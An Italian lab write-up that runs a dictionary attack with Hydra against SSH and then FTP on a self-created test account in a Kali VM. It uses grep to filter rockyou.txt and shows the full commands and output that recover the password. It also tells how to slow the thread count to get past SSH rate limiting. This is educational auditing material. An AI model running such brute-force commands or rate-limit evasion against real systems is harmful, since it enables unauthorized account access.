

AUDITING E CRACKING DEL PROTOCOLLO SSH CON HYDRA E GREP

1- Obiettivo

Testare la sicurezza di un servizio di autenticazione remota simulando un attacco (Intelligence-Driven Brute-Forcing).

Nello scenario analizzato, stiamo considerando una conoscenza di informazioni parziali sulle credenziali della vittima:


utente: test_user

host target: 192.168.100.100/24

password: inizia con la stringa "test" e la sua lunghezza è esattamente di 8 caratteri

Il nostro obiettivo è ridurre il numero di parole del dizionario **rockyou.txt** per rendere l'attacco più sostenibile così evitando i sistemi di blocco automatico attivati dalla macchina vittima.

Abbiamo creato un nuovo utente, **test_user**, (la vittima).



```
kali-linux-2026.1-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
1  2  3  4  5
root@kali: ~

Session  Actions  Edit  View  Help
(kali@kali)~[~]
$ sudo adduser test_user
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
(kali@kali)~[~]
$ sudo service ssh start
```

Abbiamo testato la connessione in SSH del nuovo utente, eseguendo il comando: **ssh test_user@192.168.100.100**

```
(root@kali)-[~]
# ssh test_user@192.168.100.100
The authenticity of host '192.168.100.100 (192.168.100.100)' can't be established.
ED25519 key fingerprint is: SHA256:JRY5UL1qujdmtoztMrl4RcGWyNVEhxyiY/EoykuYoFA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.100' (ED25519) to the list of known hosts.
test_user@192.168.100.100's password:
Linux kali 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
(root@kali)-[~]
# sudo apt install seclists
Installing:
seclists

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1690
Download size: 545 MB
Space needed: 1,935 MB / 48.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 545 MB in 5min 2s (1,802 kB/s)
Selecting previously unselected package seclists.
(Reading database... 427239 files and directories currently installed.)
Preparing to unpack .../seclists_2025.3-0kali1_all.deb...
Unpacking seclists (2025.3-0kali1)...
Setting up seclists (2025.3-0kali1)...
Processing triggers for kali-menu (2026.1.5)...
Processing triggers for wordlists (2026.1.2)...
```

```
(root@kali)-[~]
# gzip -d /usr/share/wordlists/rockyou.txt.gz 2>/dev/null

(root@kali)-[~]
# hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/rockyou.txt 192.168.100.100 -t 4 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 10:
02:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 118993316406545 login tries
(l:8295455/p:14344399), ~29748329101637 tries per task
[DATA] attacking ssh://192.168.100.100:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 10:
02:55
```

```
(root@kali)-[~]
# grep -E "^test.{4}$" /usr/share/wordlists/rockyou.txt > /tmp/rockyou_filtrato.txt

(root@kali)-[~]
# hydra -l test_user -P /tmp/rockyou_filtrato.txt 192.168.100.100 -t 1 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 12:22:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
[DATA] max 1 task per 1 server, overall 1 task, 145 login tries (l:1/p:145), ~145 tries per task
[DATA] attacking ssh://192.168.100.100:22/
[22][ssh] host: 192.168.100.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 12:23:42
```

2- Fase 1: Pre-processing e Filtraggio della Wordlist con grep

Lavorare direttamente sul file rockyou.txt grezzo (che contiene più di 14 milioni di password) è inefficiente, ci vorrebbero centinaia di ore di tentativi.

Per questo motivo stiamo rendendo il file rockyou.txt più leggero, utilizzando le informazioni a nostra conoscenza per filtrare i 14 milioni di parole contenenti nel file, così da ridurre le centinaia di ore nel trovare la password in pochi minuti.

```
grep -E "^test.{4}$" /usr/share/wordlists/rockyou.txt > /tmp/rockyou_filtrato.txt
```

- **grep:** è uno strumento che ci consente di cercare e isolare righe di testo che corrispondono a un determinato pattern (nel nostro caso sappiamo che la password inizia con la parola test) all'interno del file.
- **^:** questo simbolo evita di prendere password che contengono "test" in mezzo (es: *mytest12*).
- **\$:** fine della stringa dopo i 4 caratteri aggiuntivi.
- **>:** Prende ciò che ci restituisce l'output e lo scrive all'interno di un nuovo file salvato nel percorso.

Risultato: 4 caratteri fissi ("test") + 4 caratteri variabili = 8 caratteri totali. Le parole sono passate da 14 milioni a sole 145 parole.

3- Fase 2: Attacco Mirato con Hydra

Una volta che abbiamo ottenuto il file ottimizzato, è stato avviato il software Hydra per tentare l'autenticazione automatica.

```
hydra -l test_user -P /tmp/rockyou_filtrato.txt 192.168.100.100 -t 1 ssh
```

- **-l test_user:** specifica il nome utente target noto inserito nel sistema.
- **-P /tmp/rockyou_filtrato.txt:** è la directory del nuovo file dove contiene le parole setacciate.
- **192.168.100.100:** indirizzo ip della macchina target
- **-t 1:** configura il multithreading impostando un solo task alla volta. Questo parametro è importante perché durante i test con parametri aggressivi (**-t 4**), il server SSH ha attivato meccanismi di *Rate Limiting* (difesa da intrusioni) disabilitando la connessione a causa delle troppe richieste simultanee. Abbassando a **1**, Hydra invia le richieste in modo sequenziale, eludendo così i blocchi del firewall.
- **ssh:** Specifica il protocollo di rete su cui effettuare il cracking dell'autenticazione.

4- Analisi dell'Output e Risultati del Test

Come mostrato nel terminale durante l'attività:

1. Hydra ha caricato correttamente il profilo d'attacco con un totale di 145 tentativi di login complessivi.
2. Il processo ha scansionato in modo lineare la lista senza subire rifiuti di connessione dall'host target grazie all'impostazione monothread.
3. L'attacco si è concluso con successo restituendo la stringa verde di identificazione: **[22][ssh]**
host: 192.168.100.100 login: test_user password: testpass

La password valida è stata individuata ed estratta in poco più di un minuto.

5- Conclusione

Per eseguire questo esercizio è stata configurata un'infrastruttura virtuale isolata, utilizzando una macchina virtuale (VM) basata su **Kali Linux** come sistema attaccante. Si usa una macchina virtuale invece di un computer normale perché:

1. Sandboxing, un attacco brute-force, anche se simulato genera un traffico anomalo sulla rete e potrebbe far scattare i sistemi di allarme o di blocco del router dove siamo collegati. Lavorando su una macchina virtuale isolata, (es: in modalità Rete NAT), l'attacco rimane confinato nel computer dove è presente la macchina virtuale.
2. Ci consente in caso di errore, di limitare i danni all'interno della macchina virtuale, e non sul computer che la ospita.

L'attacco di forza bruta puro (tentare combinazioni casuali dalla A alla Z) o l'uso di dizionari massivi non filtrati su porte lente e protette da firewall (come la 22) è matematicamente fallimentare a causa dei tempi di risposta del server e dei sistemi di difesa integrati (Rate Limiting).

Attraverso i tool nativi di Linux, abbiamo combinato la potenza logica delle espressioni regolari di **grep** (manipolazione del testo) con l'automazione dei protocolli di rete di **hydra**.

Questa esercitazione ha dimostrato che la sicurezza di un sistema non dipende da quanto è potente un protocollo, ma da quanto è debole l'anello umano (scelta della password).

Il protocollo SSH (Porta 22) è un canale cifrato estremamente sicuro, ma se l'utente sceglie una password prevedibile o troppo corta, un attaccante può usare l'automazione per forzare l'ingresso. Dimostrando che avendo a disposizione sufficienti informazioni, è possibile violare un sistema in pochi secondi, senza il bisogno di supercomputer.

```
(root@kali)-[~]
# sudo apt install vsftpd
Installing:
vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1690
  Download size: 143 kB
  Space needed: 366 kB / 46.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.7 [143 kB]
Fetched 143 kB in 12s (11.6 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database... 433561 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.7_amd64.deb...
Unpacking vsftpd (3.0.5-0.7)...
Setting up vsftpd (3.0.5-0.7)...
Creating group 'ftp' with GID 972.
Creating user 'ftp' (ftp daemon) with UID 972 and GID 972.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1)...
Processing triggers for kali-menu (2026.1.5)...

(root@kali)-[~]
# sudo service vsftpd start

(root@kali)-[~]
# sudo nano /etc/vsftpd.conf

(root@kali)-[~]
# sudo service vsftpd re start
Usage: /etc/init.d/vsftpd {start|stop|restart|reload|status}

(root@kali)-[~]
# sudo service vsftpd restart

(root@kali)-[~]
# hydra -l test_user -P /tmp/rockyou_filtrato.txt 192.168.100.100 -t 4 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 13:51:28
[DATA] max 4 tasks per 1 server, overall 4 tasks, 145 login tries (l:1/p:145), ~37 tries per task
[DATA] attacking ftp://192.168.100.100:21/
[21][ftp] host: 192.168.100.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 13:51:43
```

- **ftp invece di ssh:** Abbiamo cambiato la parola chiave finale per indicare a Hydra di caricare il modulo ftp
- Porta logica 21 invece di 22 (Porta standard per il protocollo ftp)
- **Aumento dei task (-t 4):** A differenza di SSH, il server FTP non applica di default un Rate Limiting aggressivo. Possiamo quindi aumentare i thread paralleli a 4 per rendere l'attacco 4 volte più veloce, senza avere come risultato il rifiuto della connessione.